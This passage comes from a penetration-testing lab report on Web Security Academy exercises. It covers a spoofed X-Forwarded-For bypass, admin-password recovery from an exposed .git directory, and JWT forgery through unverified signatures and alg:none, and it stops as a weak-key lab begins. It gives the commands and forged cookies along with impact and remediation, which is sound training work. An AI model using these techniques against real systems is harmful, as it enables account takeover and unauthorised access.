


Figure 4.1 — Admin panel accessed via the spoofed X-Forwarded-For header, showing the user list




Figure 4.2 — Lab marked as Solved after deleting user "carlos"

6.5 Impact

Any client can trivially set an arbitrary HTTP header on their own requests, so trusting a client-supplied header for an authorization decision completely bypasses authentication. An attacker can gain full administrative access without any valid credentials, leading to account takeover, data manipulation, or destructive actions.

6.6 Remediation

- Never make authorization or trust decisions based on client-controllable headers.
- Determine the true origin of a connection using the server's own network layer, not headers a client can forge.
- If IP allow-listing is required behind a proxy, strip any client-supplied version of the trusted header at the edge.
- Apply proper server-side authentication and role-based access control to all admin functionality.

7. Lab 5 — Information Disclosure in Version Control History (Practitioner)

OWASP Category	A02:2021 – Cryptographic Failures / A05:2021 – Security Misconfiguration
Lab Level	Practitioner
Objective	Recover a removed administrator password from exposed Git commit history and log in as administrator
Result	Solved — Administrator password recovered from Git history, login successful

7.1 Vulnerability Description

The application's .git directory — its full version-control history — was left publicly accessible on the live web server. While the current, live version of the config file no longer contained a plaintext password, a much earlier commit did. Because Git retains every historical version of every tracked file, deleting a secret from the latest commit does not remove it from history. This is both a misconfiguration (the .git folder should never be deployed to a public web root) and a cryptographic/secrets-handling failure — a credential was committed to source control, and "removing" it did not revoke it.

7.2 Steps to Reproduce

- Confirmed the .git directory was exposed by requesting its HEAD file directly, which returned a valid Git reference instead of a 404.
- Mirrored the exposed repository to local disk using wget in recursive mode, reconstructing the .git folder structure locally.
- Repaired a corrupted ref file caused by the crawler saving an HTML page in place of a real Git ref.
- Ran git log to list the full commit history and identified a commit titled "Remove admin password from config".
- Ran git show against the parent commit to view the version of admin.conf that still contained the password in plaintext.
- Used the recovered password to log in to /login as the administrator account and complete the lab.

7.3 Commands / Actions Used

Verify the .git directory is exposed:

```
curl -k https://<lab-id>.web-security-academy.net/.git/HEAD
# Response: ref: refs/heads/master -> confirms a real, exposed Git repository
```

Mirror the exposed repository to local disk:

```
wget -r https://<lab-id>.web-security-academy.net/.git/
```

Inspect the full commit history once the local mirror is valid:

```
cd <lab-id>.web-security-academy.net
git log --all --oneline
```

Show the exact change introduced by a specific commit:

```
git show <commit-hash>
```

From the recovered diff, the previous line of admin.conf read:

```
-ADMIN_PASSWORD=env('ADMIN_PASSWORD')  
+ADMIN_PASSWORD=z7ub67rygpmwkqr3lhx
```

The value z7ub67rygpmwkqr3lhx is the plaintext administrator password that had been committed to the repository before later being replaced with an environment-variable reference — but the original value remained permanently recoverable from history.

7.4 Evidence




Figure 5.1 — Lab home page before exploitation (Not solved)

```

rabya@kali: ~/Desktop/lab/0a3b00b504ba812a81b1025f00880068.web-security-academy.net/.git
File Actions Edit View Help
Author: Carlos Montoya <carlos@carlos-montoya.net>
Date: Tue Jun 23 14:05:07 2020 +0000

Remove admin password from config

commit 49e3f8359e24d68d440aa18d01e931fb388a55e2
Author: Carlos Montoya <carlos@carlos-montoya.net>
Date: Mon Jun 22 16:23:42 2020 +0000

Add skeleton admin panel

(rabya@kali)-[~/Desktop/lab/0a3b00b504ba812a81b1025f00880068.web-security-academy.net/.git]
$ git diff 352d1ea4f828b3d6e2febbd0fe890d5ca2aa6b6c 49e3f8359e24d68d440aa18d01e931fb388a55e2
diff --git a/admin.conf b/admin.conf
index 21d23f1..4f20515 100644
--- a/admin.conf
+++ b/admin.conf
@@ -1,1 @@
-ADMIN_PASSWORD=env('ADMIN_PASSWORD')
+ADMIN_PASSWORD=z7ub67yrygpmwkqr3lhx

(rabya@kali)-[~/Desktop/lab/0a3b00b504ba812a81b1025f00880068.web-security-academy.net/.git]
$

```

Figure 5.2 — git show output revealing the removed ADMIN_PASSWORD value in admin.conf




Figure 5.3 — Logging in as administrator using the password recovered from Git history




Figure 5.4 — Lab marked as Solved after logging in as administrator and deleting the target user

7.5 Impact

Exposing version-control metadata on a live server gives an attacker the application's entire development history, not just its current state. Sensitive values that developers believed were removed remain permanently retrievable. In this case, the vulnerability directly led to full administrative account compromise.

7.6 Remediation

- Never deploy the .git directory (or any VCS metadata) to a publicly accessible web root.
- Treat any secret ever committed to version control as permanently compromised — rotate it immediately.
- Use pre-commit hooks or automated secret-scanning tools (e.g., gitleaks, truffleHog).
- Store all secrets in a dedicated secrets manager, never in source control.

8. Lab 6 — JWT Authentication Bypass via Unverified Signature

OWASP Category	A02:2021 – Cryptographic Failures
Lab Level	Apprentice
Objective	Modify the JWT session token to gain access to the admin panel and delete user "carlos"
Result	Solved — Server accepted a JWT with the signature stripped

8.1 Vulnerability Description

The application used JSON Web Tokens (JWTs) to manage user sessions but did not verify the token's signature on the server side. A JWT consists of three base64url-encoded segments — header, payload, and signature — separated by dots. Because the server never validated the signature segment, its value (or absence) had no bearing on whether the token was accepted, meaning any client could freely modify the payload (for example, changing the username claim) without needing to know any cryptographic secret.

8.2 Steps to Reproduce

- Installed the JWT Editor extension in Burp Suite via Extensions > BApp Store to enable structured viewing and editing of JWTs.
- Logged in as the standard user "wiener" and captured the resulting session cookie (a JWT) in Burp's HTTP history.
- Sent the /my-account request to Burp Repeater and opened the JSON Web Token tab to view the decoded header and payload.
- Edited the payload's "sub" claim from "wiener" to "administrator".
- Removed the signature segment of the token while retaining the trailing dot that separates payload from signature, producing a syntactically valid but unsigned token.
- Sent the modified request to /admin using the tampered cookie; the server accepted the token without verifying it and returned the administrator's user-management panel.
- Sent a follow-up request to /admin/delete?username=carlos using the same tampered cookie, which the server processed as an authenticated administrator action.

8.3 Commands / Actions Used

Original (legitimately signed) token obtained after logging in as wiener, viewed in Burp Repeater's JSON Web Token tab. Payload edited using the built-in editor:

```
Header (unchanged): {"kid": "...", "alg": "RS256"}  
Payload (edited):  {"iss": "portswigger", "exp": 1784617601, "sub": "administrator"}
```

Resulting cookie sent to the server, with the signature segment deleted but the trailing separator dot kept in place:

```
Cookie: session=<header>.<payload>.
```

Final privileged request issued once the forged cookie was accepted:

```
GET /admin/delete?username=carlos HTTP/1.1
Host: <lab-id>.web-security-academy.net
Cookie: session=<forged unsigned token>
```

8.4 Evidence

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. A request is selected, and the 'Inspector' tab is active. The 'Selected text' field shows the session cookie value. The 'Decoded from' dropdown is set to 'Base64', and the decoded payload is shown as {\"iss\": \"portswigger\", \"exp\": 1784616174, \"sub\": \"administrator\"}. The 'Request attributes' table shows the method as GET and the path as /admin.

Name	Value
Method	GET
Path	/admin

Figure 6.1 — JWT Editor decoding the session cookie; payload edited to set "sub": "administrator"




Figure 6.2 — Forged request to /admin using the tampered, unsigned token




Figure 6.3 — "Congratulations, you solved the lab!" confirmation with the user successfully deleted

8.5 Impact

Failing to verify a JWT's signature completely defeats the purpose of using a signed token in the first place. Signatures exist to guarantee that a token's claims have not been tampered with since issuance; without

verification, an attacker can forge any claim — including the identity or role of the user — and the server has no way to distinguish a forged token from a legitimate one. This directly leads to full authentication and authorization bypass.

8.6 Remediation

- Always verify a JWT's signature on every request, using a well-maintained JWT library rather than manual parsing.
- Reject any token whose signature does not verify, regardless of the claims it contains.
- Do not implement custom JWT parsing/validation logic; rely on audited libraries that enforce verification by default.
- Apply automated tests that specifically attempt to submit unsigned or signature-stripped tokens to catch regressions.

9. Lab 7 — JWT Authentication Bypass via Flawed Signature Verification

OWASP Category	A02:2021 – Cryptographic Failures
Lab Level	Apprentice
Objective	Exploit the server's acceptance of the "none" algorithm to forge an administrator token
Result	Solved — Server accepted a token with alg set to "none" and an empty signature

9.1 Vulnerability Description

This application did perform some signature verification, but its JWT library honoured the "alg" field declared inside the token's own header to decide which verification method to use. The JWT specification defines a legitimate but dangerous algorithm value, "none", intended for cases where a token's integrity is guaranteed by other means. Because the library trusted the client-supplied "alg" value rather than enforcing a fixed, server-side allow-listed algorithm, an attacker could simply declare "alg": "none" and omit the signature entirely, and the server would skip verification altogether.

9.2 Steps to Reproduce

- Captured the session JWT for user "wiener" and opened it in Burp Repeater's JSON Web Token tab.
- Edited the payload's "sub" claim to "administrator".
- Edited the token header, changing "alg": "RS256" to "alg": "none".
- An initial attempt using the previous technique (stripped signature, RS256 header retained) returned 401 Unauthorized, confirming this server does perform some verification and the earlier unverified-signature technique does not apply here.
- Removed the signature segment entirely, including the trailing separator dot, producing a two-part token (header.payload) with alg set to none.
- Sent the request to /admin using the tampered cookie; the server accepted the token and returned the administrator panel.
- Issued the delete action against the target user, and the response confirmed "User deleted successfully!" followed by "Congratulations, you solved the lab!"

9.3 Commands / Actions Used

Header modified in Burp's JWT Editor tab:

```
Before: {"kid": "...", "alg": "RS256"}  
After:  {"kid": "...", "alg": "none"}
```

Resulting forged cookie, with the signature segment removed entirely (no trailing dot, since "none" tokens are only two parts):

```
Cookie: session=<header-with-alg-none-base64>.<payload-with-sub-administrator-base64>
```

9.4 Evidence




Figure 9.1 — Initial 401 Unauthorized response confirming the server performs signature verification




Figure 9.2 — JWT header edited to set "alg": "none"




Figure 9.3 — "User deleted successfully!" and "Congratulations, you solved the lab!" confirmation

9.5 Impact

Trusting the algorithm declared inside a token's own header is a well-known JWT anti-pattern. Because the header is fully attacker-controlled, allowing it to select "none" (or, in related attacks, to switch a server from asymmetric to symmetric verification) hands the attacker complete control over authentication. This is functionally identical in impact to Lab 6, but arises from a different, more subtle implementation flaw — the library correctly refused a stripped-signature RS256 token, but incorrectly honoured an attacker-declared "none" algorithm.

9.6 Remediation

- Never honour an "alg" value taken from the token itself; the server must enforce a single, fixed, expected algorithm independent of client input.
- Explicitly reject the "none" algorithm in all JWT verification configurations.
- Use a JWT library configuration that requires the caller to specify the expected algorithm(s) up front, rather than one that auto-detects the algorithm from the token.
- Include "alg: none" and algorithm-substitution attempts in automated security regression tests.

10. Lab 8 — JWT Authentication Bypass via Weak Signing Key

OWASP Category	A02:2021 – Cryptographic Failures
Lab Level	Apprentice
Objective	Brute-force the server's weak HS256 signing secret and forge a valid administrator token
Result	Solved — Secret key recovered ("secret1"); forged administrator token accepted

9.1 Vulnerability Description

Unlike Lab 6, this application did verify JWT signatures — but it used the symmetric HS256 algorithm with a short, low-entropy, dictionary-guessable secret key. Because HS256 uses the same secret to both sign and verify tokens, recovering that secret through an offline brute-force attack allows an attacker to forge arbitrarily-signed tokens that the server will accept as fully legitimate.

9.2 Steps to Reproduce

